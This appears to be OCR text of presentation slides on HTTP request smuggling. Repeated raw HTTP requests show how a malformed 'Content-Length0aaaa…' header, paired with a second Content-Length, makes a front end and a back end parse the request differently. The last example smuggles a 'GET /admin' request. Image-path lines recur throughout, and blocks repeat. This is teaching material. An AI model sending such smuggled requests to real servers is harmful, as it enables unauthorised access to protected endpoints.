```








```
POST /index HTTP/1.1                    →   POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000                  →   Host: xx.xxxxx.xx:8000
0000 0017 0000 00004

Content-Length0aaaaaaa                  →   Content-Length: 0
aaaaaaa…:
0000 0001 0000 00014

Content-Length: 29
0000 0002 0000 00014

<BODY>
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```








```
POST /index HTTP/1.1                    →  POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000                  →  Host: xx.xxxxx.xx:8000
0000 0017 0000 00004

Content-Length0aaaaaaa                  →  Content-Length: 0
aaaaaaa…:
0000 0001 0000 00014

Content-Length: 29                      →  ~~Content-Length: 29~~
0000 0002 0000 00014

<BODY>
```

Discarded: Already present

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```







```
POST /index HTTP/1.1                    →   POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000                  →   Host: xx.xxxxx.xx:8000
0000 0017 0000 00004

Content-Length0aaaaaaa                  →   Content-Length: 0
aaaaaaa…:
0000 0001 0000 00014

Content-Length: 29                      →   ~~Content-Length: 29~~
0000 0002 0000 00014

<BODY>                                  →   <BODY>
```

Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaaaaaaaa…
Content-Length: 29

<BODY>
```





```
POST /index HTTP/1.1

Host: xx.xxxxx.xx:8000
0000 0017 0000 00004

Content-Length0aaaaaaa
aaaaaaa…:
0000 0001 0000 00014

Content-Length: 29
0000 0002 0000 00014

<BODY>
```

```
POST /index HTTP/1.1
Host:xx.xxxxx.xx:8000
Content-Length: 0

<BODY>
```

Vulnerability exploitation


```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaa…
Content-Length: 29

<BODY>
```

```
POST /index HTTP/1.1
Host:xx.xxxxx.xx:8000
Content-Length: 0

<BODY>
```




Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaa…
Content-Length: 29

<BODY>
```





```
POST /index HTTP/1.1
Host:xx.xxxxx.xx:8000
Content-Length: 0

<BODY>
```




Vulnerability exploitation

```
POST /index HTTP/1.1
Host: xx.xxxxx.xx:8000
Content-Length0aaaaaaaa…
Content-Length: 29

GET /admin HTTP/1.1
h: example
```

```
POST /index HTTP/1.1
Host:xx.xxxxx.xx:8000
Content-Length: 0

GET /admin HTTP/1.1
h: example
```




Vulnerability exploitation




HTTP Request Smuggling


Vulnerability exploitation




Vulnerability exploitation




Vulnerability exploitation




Vulnerability exploitation



